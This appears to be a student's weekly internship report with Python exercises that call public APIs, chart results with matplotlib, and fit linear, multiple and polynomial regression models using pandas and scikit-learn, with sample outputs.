


Fig 1.10 API - Data Visualization example

Week 1

2 AUGUST 2023

Assignment 1

- **INSHORTS NEWS API:**

https://inshortsapi.vercel.app/news?category=all

1) How many main keys are there in this API? Extract and print all keys.

2) How many news are available in this API?

3) Print all news in bellow format.

1. News content , Author: AUTHOR NAME, DATE: Date of news

2. News content , Author: AUTHOR NAME, DATE: Date of news

3. News content , Author: AUTHOR NAME, DATE: Date of news .




Fig 1.11

```
# print all news
import requests

url = requests.get("https://inshortsapi.vercel.app/news?category=all")
mydata = url.json()

count=0
for j in range(0, len(mydata["data"])):
    count = count + 1

print("Total Count =",count)

for i in range(0, len(mydata["data"])):
    print("News content:", mydata["data"][i]["content"],
          ", Author:", mydata["data"][i]['author'],
          ", Date:", mydata["data"][i]["date"])
```

```
Total Count = 25
News content: After VHP said it'll hold rallies at 23 sites in Delhi to protest t
News content: A goods train en route to Sambalpur from Talcher derailed in Odisha
News content: 'Lagaan' art director Nitin Desai, who died by suicide, had default
News content: The members of the Opposition bloc I.N.D.I.A. urged President Droup
News content: Lok Sabha Speaker Om Birla did not come to the Speaker's seat today
News content: After a journalist paid $51.69 (over ₹4,200), including the driver'
News content: A female cheetah named Dhatri was found dead at the Kuno National P
News content: Bajrang Dal member Monu Manesar has denied any link to the communal
News content: Rapid Action Force conducted a flag march in Gurugram earlier today
News content: Rajya Sabha Chairman Jagdeep Dhankhar told the Opposition that he "
News content: The Income Tax department has served a tax notice of approximately

 , Author: Daisy Mowke , Date: 02 Aug 2023,Wednesday
News content: The Directorate of Revenue Intelligence (DRI) recently searched the
News content: Actor Suvinder Vicky has revealed that he used to sell insurance po
```

Fig 1.12

- **API Data Visualization:**

API: https://isro.vercel.app/api/spacecrafts

API: https://isro.vercel.app/api/customer_satellites

- TRY TO GENERATE PIE CHART INDICATING PERCENTAGE OF ISRO'S OWN SPACECRAFTS VS CUSTOMERSATELLITES FROM ABOVE API(s) FOR ANALYSIS OF DOMESTIC VS FOREIGN CUSTOMER INVOLVEMENT.

```
import requests
import numpy as np
from matplotlib import pyplot as plt

url = requests.get("https://isro.vercel.app/api/spacecrafts")
mydata = url.json()

url = requests.get("https://isro.vercel.app/api/customer_satellites")
data = url.json()

count = len(mydata["spacecrafts"])
print("Domestic:", count)

num = len(data["customer_satellites"])
print("Foreign customer:", num)

y = np.array([count, num])
mylabels = ["Domestic", "Foreign customer"]

plt.pie(y, labels = mylabels, autopct='%1.0f%%')
plt.show()
```

```
Domestic: 112
Foreign customer: 53
```




Fig 1.13

- **Dynamic API - PINCODE:**

API: https://api.postalpincode.in/pincode/380001

- Allow user to insert pincode

- Print name of all areas which comes under that pincode

- Pincode entered by user shell be merged in below url's xxxxxx part.

- URL: https://api.postalpincode.in/pincode/XXXXXX

```python
import requests

url = requests.get("https://api.postalpincode.in/pincode/"+pincode)
data = url.json()

pincode = input("Enter Pincode: ")

print("Pincode: " + pincode)
print("URL: https://api.postalpincode.in/pincode/"+pincode)

for i in range(len(data[0]["PostOffice"])):
    if pincode == data[0]["PostOffice"][i]["Pincode"]:
        print(data[0]["PostOffice"][i]["Name"])
```

```
Pincode: 360001
URL: https://api.postalpincode.in/pincode/360001
Rajkot
Rajkot City
Rajkot Collectorate
Rajkot D H College
Rajkot Jairaj Plot
Rajkot Jn. Plot
Rajkot Kalavad Road
Rajkot Mandvi Chowk
Rajkot Mochi Bazar
Rajkot Municipal Corporation
Rajkot New Jagnath Plot
Rajkot Parsi Agiyari Chowk
Rajkot Popatpara
Rajkot Rece Course Road
```

Fig 1.14

Week 2

3 August 2023

- **Pandas - Data Frame:**
    - Pandas is a powerful Python library widely used for data manipulation and analysis. One of its core components is the DataFrame, which is a two-dimensional labeled data structure similar to a spreadsheet or a SQL table. DataFrames are highly versatile and provide functionalities for cleaning, transforming, analyzing, and visualizing data.

```python
import numpy as np
import pandas as pd

data = np.array([[8000,10000,18000],[15000,18000,25000]])
pdata = pd.DataFrame(data, index=['RAMESH','MAHESH'], columns=[2020,2021,2022])
print(pdata)

pdata['TOTAL'] = 12*(pdata[2020]+pdata[2021]+pdata[2022])
print(pdata)

pdata[2023] = pdata[2022] + (pdata[2022]*0.30)
print(pdata)

pdata.to_csv('filename.csv') # data stored to csv file
```

```
        2020   2021   2022
RAMESH   8000  10000  18000
MAHESH  15000  18000  25000
        2020   2021   2022   TOTAL
RAMESH   8000  10000  18000  432000
MAHESH  15000  18000  25000  696000
        2020   2021   2022   TOTAL     2023
RAMESH   8000  10000  18000  432000  23400.0
MAHESH  15000  18000  25000  696000  32500.0
```

Fig 2.1 Pandas – Data Frame example

- **Pandas - Excel:**
  - Pandas is a popular Python library used for data manipulation and analysis, while Excel is a widely-used spreadsheet software developed by Microsoft. Pandas provides a powerful and flexible way to work with structured data in Python, and you can use it to read, write, and manipulate Excel files.

```
1  pip install openpyxl
```

```
Collecting openpyxl
  Downloading openpyxl-3.1.2-py2.py3-none-any.whl (249 kB)
     ---------------------------------------- 250.0/250.0 kB 639.3 kB/s eta 0:00:00
Collecting et-xmlfile (from openpyxl)
  Downloading et_xmlfile-1.1.0-py3-none-any.whl (4.7 kB)
Installing collected packages: et-xmlfile, openpyxl
Successfully installed et-xmlfile-1.1.0 openpyxl-3.1.2
Note: you may need to restart the kernel to use updated packages.
```

```
1  import pandas as pd
2  import numpy as np
3  from matplotlib import pyplot as plt
4
5  file1data = pd.read_excel("RESULT1.xlsx")
6  print(file1data)
7  print(type(file1data))
8
9  file2data = pd.read_excel("RESULT2.xlsx")
10 print(file2data)
```

```
   SRNO BRANCH    NAME  TOTAL  PERCENTAGE  PASSFAIL
0     1     CE  RAMESH    210          70         1
1     2     CE  SURESH    150          50         1
2     3     IT  MAHESH    225          75         1
3     4     IT  NARESH    180          60         1
4     5     CE  JAYESH     90          30         0
<class 'pandas.core.frame.DataFrame'>
   SRNO BRANCH    NAME  TOTAL  PERCENTAGE  PASSFAIL
0     1     EC   RATAN    150          50         1
1     2     CE   JATAN    270          90         1
2     3     IT  KATHAN    285          95         1
3     4     EC   NAYAN    195          65         1
4     5     IT   RAMAN    165          55         1
```

Fig 2.2 Pandas - Excel example

- **Pandas - API to CSV:**
    - Pandas is a versatile Python library that can be used to manipulate and analyze data in various formats, including CSV (Comma-Separated Values). Here's how you can work with CSV files using Pandas:

```
import pandas as pd
import requests

url = requests.get("https://data.covid19india.org/data.json")
mydata = url.json()

df = pd.DataFrame(mydata['cases_time_series'])
print(df)
df.to_csv('covid19.csv')
```

```
    dailyconfirmed dailydeceased dailyrecovered            date     dateymd  \
0                1             0              0  30 January 2020  2020-01-30
1                0             0              0  31 January 2020  2020-01-31
2                0             0              0   1 February 2020  2020-02-01
3                1             0              0   2 February 2020  2020-02-02
4                1             0              0   3 February 2020  2020-02-03
..             ...           ...            ...              ...         ...
560          40081           583          42156   12 August 2021   2021-08-12
561          38761           477          35759   13 August 2021   2021-08-13
562          36135           491          37936   14 August 2021   2021-08-14
563          33245           421          35936   15 August 2021   2021-08-15
564          24692           438          36862   16 August 2021   2021-08-16

    totalconfirmed totaldeceased totalrecovered
0                1             0              0
1                1             0              0
2                1             0              0
```

Fig 2.3 Pandas – API to CSV

- **XLRD:**
  - XLRD is a third-party Python library that provides the capability to read data from Excel files, specifically in the older .xls format (Excel 97-2003). It's important to note that this library is not required for reading Excel files in .xlsx format (Excel 2007 and later) as Pandas and other libraries have built-in support for .xlsx files.
  - If you have Excel files in the .xls format and want to use the xlrd library to read data from them, here's a basic example:

```
import xlrd

xlrd.xlsx.ensure_elementtree_imported(False, None)
xlrd.xlsx.Element_has_iter = True

loc = ("IPL.xlsx")
wb = xlrd.open_workbook(loc)
sheet = wb.sheet_by_index(0)

print(sheet.cell_value(0,0))
print(sheet.cell_value(0,2))
print(sheet.cell_value(3,1))

print("Total number of Rows:", sheet.nrows)
print("Total number of Columns:", sheet.ncols)
print("Total number of Matches:", sheet.nrows-1)

print("Players:")
for i in range(1, sheet.ncols):
    print(sheet.cell_value(0,i))
```

```
CRICKET
RAHUL
71.0
Total number of Rows: 15
Total number of Columns: 6
Total number of Matches: 14
Players:
BUTTLER
RAHUL
DEKOCK
HARDIK
MILLER
```

Fig 2.4 XLRD example

Week 2

4 August 2023

- **Introduction to Machine Learning:**
  - Machine Learning (ML) is a subset of artificial intelligence (AI) that focuses on developing algorithms and models that enable computers to learn and make decisions from data without being explicitly programmed. In other words, it's about creating systems that can learn and improve from experience.
  - Types of Machine Learning:

1. Supervised Learning: In this type, the algorithm learns from labeled data, meaning it's provided with input-output pairs. The goal is to learn a mapping function that can predict outputs for new inputs.
2. Unsupervised Learning: Here, the algorithm is given unlabeled data and tasked with finding patterns, structures, or relationships in the data. Clustering and dimensionality reduction are common tasks in unsupervised learning.
3. Reinforcement Learning: This type involves training an agent to interact with an environment and learn by receiving feedback in the form of rewards or penalties. The agent learns optimal actions to maximize cumulative rewards.

- **Linear Model - Mathematics:**
  - Linear Regression is one of the fundamental and widely used techniques in machine learning and statistics for modeling the relationship between a dependent variable and one or more independent variables. It's a type of supervised learning algorithm used for regression tasks, where the goal is to predict a continuous output value.
  - In simple linear regression, you have a single independent variable (feature) and a single dependent variable. The goal is to find the best-fitting linear line (a straight line) that minimizes the squared differences between the predicted values and the actual values.

The equation of a simple linear regression model can be represented as:

$y = mx + b$

where: y is the dependent variable (target)

x is the independent variable (feature)

m is the slope of the line

b is the y-intercept





Fig 2.5 Linear Regression (LR)

- **Linear Model Implementation:**

```
import pandas as pd
from matplotlib import pyplot as plt
from sklearn import linear_model

df = pd.read_csv('Prices.csv')
print(df)

# y = b0 + (b1*x)
plt.scatter(df.area, df.price, color="r")
plt.plot(df.area, df.price, color="b")
plt.xlabel('Area')    # Area = Independent = x
plt.ylabel('Price')   # Price = Dependent = y
plt.show()

reg = linear_model.LinearRegression()  # Process Area
reg.fit(df[['area']], df['price'])  # Train model

print(reg.predict([[1700]]))  # x = 1700 (area)

# y = b0 + (b1*x)
print(reg.coef_)  # b1 = Coefficient
print(reg.intercept_)  # b0 = Intercept
```

OUTPUT:

```
   area     price
0   800   5188000
1  1100   7190000
2  1500   9820000
3  1800  12100000
4  2200  14500000
```




```
[[11368289.90220813]]
[[6955.86319218]]
[-456677.52442997]
```

Fig 2.6 Linear Model

Week 2

7 August 2023

- **Multiple Linear Model: Mathematics:**
  - n multiple linear regression, you have multiple independent variables. The equation of a multiple linear regression model can be represented as:

y = b0 + b1*x1 + b2*x2 + ... + bn*xn

where: y is the dependent variable (target)

x1, x2, ..., xn are the independent variables (features)

b0, b1, b2, ..., bn are the coefficient




Fig 2.7 Multiple Linear Regression (MLR)

- **Multiple Linear Model Implementation:**

```
import pandas as pd
from sklearn import linear_model

df = pd.read_csv('50_Startups.csv')
print(df)

reg = linear_model.LinearRegression()  # Process model
reg.fit(df[['R&D Spend','Administration','Marketing Spend']], df.Profit)  # Train model
```

	R&D Spend	Administration	Marketing Spend	State	Profit
0	165349.20	136897.80	471784.10	New York	192261.83
1	162597.70	151377.59	443898.53	California	191792.06
2	153441.51	101145.55	407934.54	Florida	191050.39
3	144372.41	118671.85	383199.62	New York	182901.99
4	142107.34	91391.77	366168.42	Florida	166187.94
5	131876.90	99814.71	362861.36	New York	156991.12
6	134615.46	147198.87	127716.82	California	156122.51
7	130298.13	145530.06	323876.68	Florida	155752.60
8	120542.52	148718.95	311613.29	New York	152211.77
9	123334.88	108679.17	304981.62	California	149759.96
10	101913.08	110594.11	229160.95	Florida	146121.95

```
print("Profit :", reg.predict([[120000,90000,220000]]))

X = df.iloc[:, :-1]    # independent variable
y = df.iloc[:, -1]     # dependent variable

X.head()
```

✓ 0.0s

```
Profit : [150384.73608041]
```

	R&D Spend	Administration	Marketing Spend	State
0	165349.20	136897.80	471784.10	New York
1	162597.70	151377.59	443898.53	California
2	153441.51	101145.55	407934.54	Florida
3	144372.41	118671.85	383199.62	New York
4	142107.34	91391.77	366168.42	Florida

Fig 2.8 Multiple Linear Model

Week 2

8 August 2023

- **Polynomial Linear Regression Model Implementation:**
  - Polynomial Linear Regression is an extension of the traditional Linear Regression model where the relationship between the independent variable and the dependent variable is modeled as an nth-degree polynomial. This allows the model to capture non-linear relationships in the data.

```
from matplotlib import pyplot as plt
import numpy as np
import pandas as pd

from sklearn.linear_model import LinearRegression
from sklearn.preprocessing import PolynomialFeatures

df = pd.read_csv('polynomial.csv')
plt.scatter(df.slot, df.amount)
#plt.show()

poly = PolynomialFeatures(degree=5)
x_poly = poly.fit_transform(df[['slot']])

reg = LinearRegression()    # Process model
reg.fit(x_poly, df[['amount']])    # Train model

print("Amount :", reg.predict([[2,3,4,5,6,7]]))
```

```
Amount : [[2223347.72732808]]
```




Fig 2.9 Polynomial Linear Regression

- **Image Data:**
    - To work with image data using TensorFlow, NumPy, Matplotlib, OpenCV, and Keras' ImageDataGenerator. It demonstrates loading and displaying images from a directory using Python.
    - Image analysis and machine learning tasks, you would need to incorporate image preprocessing, data augmentation, model creation, and training steps.

Fig 2.10 Image Data

